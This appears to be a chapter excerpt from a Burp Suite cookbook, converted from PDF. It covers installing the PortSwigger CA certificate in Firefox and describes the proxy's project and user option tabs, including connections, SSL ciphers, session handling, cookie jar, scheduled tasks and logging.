
## Getting ready

In situations requiring penetration testing with a website running over HTTPS, a tester must import the PortSwigger CA certificate as a trusted authority within their browser.

## How to do it...


Ensure Burp is started and running and then execute the following steps:

1. Open the Firefox browser to the `http://burp` URL. You must type the URL exactly as shown to reach this page. You should see the following screen in your browser. Note the link on the right-hand side labeled **CA Certificate**. Click the link to download the PortSwigger CA certificate:




2. You will be presented with a dialog box prompting you to download the PortSwigger CA certificate. The file is labeled `cacert.der`. Download the file to a location on your hard drive.
3. In Firefox, open the Firefox menu. Click on **Options**.


4. Click **Privacy & Security** on the left-hand side, scroll down to Certificates section. Click the **View Certificates...** button:



5. Select the **Authorities** tab. Click **Import**, select the Burp CA certificate file that you previously saved, and click **Open**:



6. In the dialog box that pops up, check the **Trust this CA to identify websites** box, and click **OK**. Click **OK** on the **Certificate Manager** dialog as well:




Close all dialog boxes and restart Firefox. If installation was successful, you should now be able to visit any HTTPS URL in your browser while proxying the traffic through Burp without any security warnings.

## Setting Project options

**Project options** allow a tester to save or set configurations specific to a project or scoped target. There are multiple subtabs available under the **Project options** tab, which include **Connections**, **HTTP**, **SSL**, **Sessions**, and **Misc**. Many of these options are required for penetration testers when assessing specific targets, which is why they are covered here.

## How to do it...

In this book, we will not be using many of these features but it is still important to know of their existence and understand their purpose:



## The Connections tab

Under the **Connections** tab, a tester has the following options:


- **Platform Authentication:** This provides an override button in the event the tester wants the **Project options** related to the type of authentication used against the target application to supersede any authentication settings within the user options.

After clicking the checkbox to override the user's options, the tester is presented with a table enabling authentication options (for example, Basic, NTLMv2, NTLMv1, and Digest) specific to the target application. The destination host is commonly set to wildcard \* should a tester find the need to ever use this option:

The screenshot shows the 'Platform Authentication' configuration screen. At the top, there are two informational icons: a question mark for help and a gear for settings. Below them is a note: 'These settings are configured within user options but can be overridden here for this specific project.' A checked checkbox labeled 'Override user options' is present. Another note below states: 'These settings let you configure Burp to automatically carry out platform authentication to destination web servers.' A second checked checkbox labeled 'Do platform authentication' is shown. To the left of the table are three buttons: 'Add', 'Edit', and 'Remove'. The table itself has columns for 'Destination host', 'Type', 'Username', 'Domain', and 'Domain hostname'. A red arrow points to the 'Domain hostname' column header. At the bottom of the table area is an unchecked checkbox labeled 'Prompt for credentials on platform authentication failure'.

- **Upstream proxy servers:** It provides an override button in the event the tester wants the **Project options** related to upstream proxy servers used against the target application to supersede any proxy settings contained within the user options.

After clicking the checkbox to override the user's options, the tester is presented with a table enabling upstream proxy options specific to this project. Clicking the **Add** button displays a pop-up box called **Add upstream proxy rule**. This rule is specific to the target application's environment. This feature is very helpful if the target application's environment is fronted with a web proxy requiring a different set of credentials than the application login:



- **SOCKS Proxy:** It provides an override button in the event the tester wishes for **Project options** related to the SOCKS Proxy configuration used against the target application to supersede any SOCKS Proxy settings within the user options.

After clicking the checkbox to override user options, the tester is presented with a form to configure a SOCKS Proxy specific to this project. In some circumstances, web applications must be accessed over an additional protocol that uses socket connections and authentication, commonly referred to as SOCKS:

**SOCKS Proxy**

These settings are configured within user options but can be overridden here for this specific project.

Override user options

These settings let you configure Burp to use a SOCKS proxy. This setting is applied at the TCP level, and all outbound requests will be sent via this proxy. If you have configured rules for upstream HTTP proxy servers, then requests to upstream proxies will be sent via the SOCKS proxy configured here.

Use SOCKS proxy

SOCKS proxy host:

SOCKS proxy port:

Username:

Password:

Do DNS lookups over SOCKS proxy


- **Timeouts:** It allows for timeout settings for different network scenarios, such as failing to resolve a domain name:

**Timeouts**


These settings specify the timeouts to be used for various network tasks. Values are in seconds. Set an option to zero or leave it blank to never timeout that task.

Normal:	<input type="text" value="120"/>
Open-ended responses:	<input type="text" value="10"/>
Domain name resolution:	<input type="text" value="300"/>
Failed domain name resolution:	<input type="text" value="60"/>

- **Hostname Resolution:** It allows entries similar to a host file on a local machine to override the **Domain Name System (DNS)** resolution:



- **Out-of-Scope Requests:** It provides rules to Burp regarding **Out-of-Scope Requests**. Usually, the default setting of **Use suite scope [defined in Target tab]** is most commonly used:



## The HTTP tab

Under the **HTTP** tab, a tester has the following options:

- **Redirections:** It provides rules for Burp to follow when redirections are configured. Most commonly, the default settings are used here:

The screenshot shows the 'Redirections' configuration panel. At the top, there is a question mark icon and the title 'Redirections'. Below the title, a gear icon indicates that these settings control the types of redirections Burp will understand. A descriptive text states: 'These settings control the types of redirections that Burp will understand in situations where it is configured to follow redirections.' A note below says: 'When following redirections, understand the following types:' followed by a list of five checkboxes. The checked items are: '3xx status code with Location header', 'Refresh header', 'Meta refresh tag', and 'Any status code with Location header'. The 'JavaScript-driven' option is unchecked.

- **Streaming Responses:** It provides configurations related to responses that stream indefinitely. Mostly, the default settings are used here:

The screenshot shows the 'Streaming Responses' configuration panel. At the top, there is a question mark icon and the title 'Streaming Responses'. Below the title, a gear icon indicates that these settings are used to specify URLs returning responses that stream indefinitely. A note states: 'These settings are used to specify URLs returning responses that stream indefinitely. The Proxy will pass these responses straight through to the client. Repeater will update the response panel as the response is received. Other tools will ignore streaming responses. In order to view the contents of streaming responses within Burp, you need to check the "store streaming responses" option.' A checkbox labeled 'Use advanced scope control' is present. To the right, there is a table-like interface with buttons for 'Add', 'Edit', 'Remove', 'Paste URL', and 'Load ...'. The table has columns for 'Enabled' and 'Prefix'. At the bottom, there are two checked checkboxes: 'Store streaming responses (may result in large temp files)' and 'Strip chunked encoding metadata in streaming responses'.

- **Status 100 Responses:** It provides a setting for Burp to handle HTTP status code 100 responses. Most commonly, the default settings are used here:

The screenshot shows a configuration dialog titled "Status 100 Responses". It includes a question mark icon, a gear icon, and two checkboxes: one checked ("Understand 100 Continue responses") and one unchecked ("Remove 100 Continue headers"). A descriptive text below the title states: "These settings control the way Burp handles HTTP responses with status 100."

## The SSL tab

Under the **SSL** tab, a tester has the following options:

- **SSL Negotiations:** When Burp communicates with a target application over SSL, this option provides the ability to use preconfigured SSL ciphers or to specify different ones:

The screenshot shows a configuration dialog titled "SSL Negotiation". It includes a question mark icon, a gear icon, and two radio buttons: one selected ("Use the default protocols and ciphers of your Java installation") and one unselected ("Use custom protocols and ciphers"). Below this is a section titled "SSL Negotiation Workarounds" with three checkboxes: one checked ("Automatically select compatible SSL parameters on negotiation failure") and two unchecked ("Allow unsafe renegotiation (required for some client certificates)" and "Disable SSL session resume"). A descriptive text below the title states: "These settings control the SSL protocols and ciphers that Burp will use when performing SSL negotiation with upstream servers. If you are experiencing problems with SSL negotiation, you can use these settings to request use of specific protocols or ciphers. Use these options with caution as misconfiguration may break all your outgoing SSL connections."

If a tester wishes to customize the ciphers, they will click the **Use custom protocols and ciphers** radio button. A table appears allowing selection of protocols and ciphers that Burp can use in the communication with the target application:

SSL Negotiation

These settings control the SSL protocols and ciphers that Burp will use when performing SSL negotiation with upstream servers. If you are experiencing problems with SSL negotiation, you can use these settings to request use of specific protocols or ciphers. Use these options with caution as misconfiguration may break all your outgoing SSL connections.

Use the default protocols and ciphers of your Java installation  
 Use custom protocols and ciphers

SSL Protocols

Enabled	Protocol
<input type="checkbox"/>	SSLv2Hello
<input checked="" type="checkbox"/>	SSLv3
<input checked="" type="checkbox"/>	TLSv1
<input checked="" type="checkbox"/>	TLSv1.1
<input checked="" type="checkbox"/>	TLSv1.2

SSL Ciphers

Enabled	Cipher
<input checked="" type="checkbox"/>	TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384
<input checked="" type="checkbox"/>	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
<input checked="" type="checkbox"/>	TLS_RSA_WITH_AES_256_CBC_SHA256
<input checked="" type="checkbox"/>	TLS_ECDH_ECDSA_WITH_AES_256_CBC_SHA384
<input checked="" type="checkbox"/>	TLS_ECDH_RSA_WITH_AES_256_CBC_SHA384
<input checked="" type="checkbox"/>	TLS_DHE_RSA_WITH_AES_256_CBC_SHA256
<input checked="" type="checkbox"/>	TLS_DHE_DSS_WITH_AES_256_CBC_SHA256
<input checked="" type="checkbox"/>	TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384

SSL Negotiation Workarounds

Automatically select compatible SSL parameters on negotiation failure  
 Allow unsafe renegotiation (required for some client certificates)

- **Client SSL Certificates:** It provides an override button in the event the tester must use a client-side certificate against the target application. This option will supersede any client-side certificate configured within the user options.

After clicking the checkbox to override user options, the tester is presented with a table to configure a client-side certificate specific to this project. You must have the private key to your client-side certificate in order to successfully import it into Burp:

The screenshot shows the 'Client SSL Certificates' configuration panel. It includes a note that settings can be overridden for this project, a checked checkbox for 'Override user options', and a table for managing certificates. The table has columns for Enabled, Host, Type, Alias, Subject, Issuer, and Key. Buttons for Add, Remove, Up, and Down are also present.

- **Server SSL Certificates:** It provides a listing of server-side certificates. A tester can double-click any of these line items to view the details of each certificate:

The screenshot shows the 'Server SSL Certificates' panel. It displays a list of unique SSL certificates received from web servers. Each entry includes the host name, certificate name, and issuer. Double-clicking an item would show full details.

Host	Name	Issuer
safebrowsing.googleapis.com	*.googleapis.com	Google Internet Authority G3
www.google.com	www.google.com	Google Internet Authority G3
getocket.cdn.mozilla.net	*.cdn.mozilla.net	DigiCert SHA2 Secure Server CA
safebrowsing.googleapis.com	*.googleapis.com	Google Internet Authority G3
tiles.services.mozilla.com	*.services.mozilla.com	DigiCert SHA2 Secure Server CA
incoming.telemetry.mozilla.org	*.telemetry.mozilla.org	DigiCert SHA2 Secure Server CA
shavar.services.mozilla.com	shavar.services.mozilla.com	DigiCert SHA2 Secure Server CA

## The Sessions tab

This book will cover recipes on all functionality contained within the **Sessions** tab in Chapter 10, *Working with Burp Macros and Extensions*. A review of each of these sections within the **Sessions** tab is provided here for completeness.

Under the **Sessions** tab, a tester has the following options:


- **Session Handling Rules:** It provides the ability to configure customized session-handling rules while assessing a web application:

The screenshot shows the 'Session Handling Rules' configuration screen. On the left, there is a sidebar with buttons for 'Add', 'Edit', 'Remove', 'Duplicate', 'Up', and 'Down'. The main area contains a table with three columns: 'Enabled', 'Description', and 'Tools'. A single rule is listed: 'Use cookies from Burp's cookie jar' (Enabled, checked), associated with 'Spider and Scanner'. Below the table, a note says: 'To monitor or troubleshoot the behavior of your session handling rules, you can use the sessions tracer to view in detail the results of processing each rule.' At the bottom is a button labeled 'Open sessions tracer'.

- **Cookie Jar:** It provides a listing of cookies, domains, paths, and name/value pairs captured by Burp Proxy (by default):

The screenshot shows the 'Cookie Jar' configuration screen. It includes a note: 'Burp maintains a cookie jar that stores all of the cookies issued by visited web sites. Session handling rules can use and update these cookies to maintain valid sessions with applications that are being tested. You can use the settings below to control how Burp automatically updates the cookie jar based on traffic from particular tools.' Below this is a section titled 'Monitor the following tools' traffic to update the cookie jar:' with checkboxes for 'Proxy' (checked), 'Scanner', 'Repeater', 'Spider' (checked), 'Intruder', 'Sequencer', and 'Extender'. At the bottom is a button labeled 'Open cookie jar'.


- **Macros:** It provides the ability of a tester to script tasks previously performed in order to automate activities while interacting with the target application:




## The Misc tab

Under the **Misc** tab, a tester has the following options:


- **Scheduled Tasks:** It provides the ability to schedule an activity at specific times:



When the **Add** button is clicked, a pop-up reveals the types of activities available for scheduling:



- **Burp Collaborator Server:** It provides the ability to use a service external to the target application for the purposes of discovering vulnerabilities in the target application. This book will cover recipes related to Burp Collaborator in Chapter 11, *Implementing Advanced Topic Attacks*. A review of this section is provided here for completeness:



- **Logging:** It provides the ability to log all requests and responses or filter the logging based on a particular tool. If selected, the user is prompted for a file name and location to save the log file on the local machine:



## Setting user options

User options allow a tester to save or set configurations specific to how they want Burp to be configured upon startup. There are multiple sub-tabs available under the user options tab, which include **Connections**, **SSL**, **Display**, and **Misc**. For recipes in this book, we will not be using any user options. However, the information is reviewed here for completeness.


## How to do it...

Using Burp user options, let's configure your Burp UI in a manner best suited to your penetration-testing needs. Each of the items under the **Connections** tab is already covered in the **Project options** section of this chapter, hence, we will directly start with the **SSL** tab.

## The SSL tab

Under the **SSL** tab, a tester has the following options:

- **Java SSL Options:** It provides the ability to configure Java security libraries used by Burp for SSL connections. The default values are most commonly used:




- **Client SSL Certificate:** This section is already covered in the *Project options* section of this chapter.

## The Display tab

Under the **Display** tab, a tester has the following options:


- **User Interface:** It provides the ability to modify the default font and size of the Burp UI itself:



